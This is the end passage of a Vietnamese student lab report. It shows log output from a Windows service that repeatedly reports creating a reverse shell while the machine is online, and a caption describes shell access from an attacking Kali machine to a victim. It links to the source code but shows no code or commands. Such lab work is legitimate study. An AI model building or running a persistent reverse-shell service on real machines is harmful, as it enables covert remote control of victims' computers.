Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:30:45 AM
Service is recall at 3/16/2023 1:30:50 AM
Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:30:50 AM
Service is recall at 3/16/2023 1:30:55 AM
Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:30:55 AM
Service is recall at 3/16/2023 1:31:00 AM
Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:31:00 AM
Service is recall at 3/16/2023 1:31:05 AM
Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:31:05 AM
Service is recall at 3/16/2023 1:31:10 AM
Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:31:10 AM
Service is recall at 3/16/2023 1:31:15 AM
Máy tính hiện không có internet 3/16/2023 1:31:15 AM

Service is recall at 3/16/2023 1:31:20 AM
Máy tính hiện không có internet 3/16/2023 1:31:20 AM

Service is recall at 3/16/2023 1:31:25 AM
Máy tính hiện không có internet 3/16/2023 1:31:25 AM

Service is recall at 3/16/2023 1:31:30 AM
Máy tính hiện không có internet 3/16/2023 1:31:30 AM

Service is recall at 3/16/2023 1:31:35 AM
Máy tính hiện không có internet 3/16/2023 1:31:35 AM

Service is stopped at 3/16/2023 1:31:39 AM

Ln 1, Col 1
```

Figure 9: Hình ảnh 1 phần file Logs thể hiện trạng thái kết nối/không kết nối internet, vào shell (máy victim - windows) từ máy attack (máy kali linux).

- Source code bài thực hành này chúng em để ở <https://drive.google.com/drive/folders/1T9XjhE53iLio9BIHuRsGyYBVFOuNEb7A?usp=sharing>

HẾT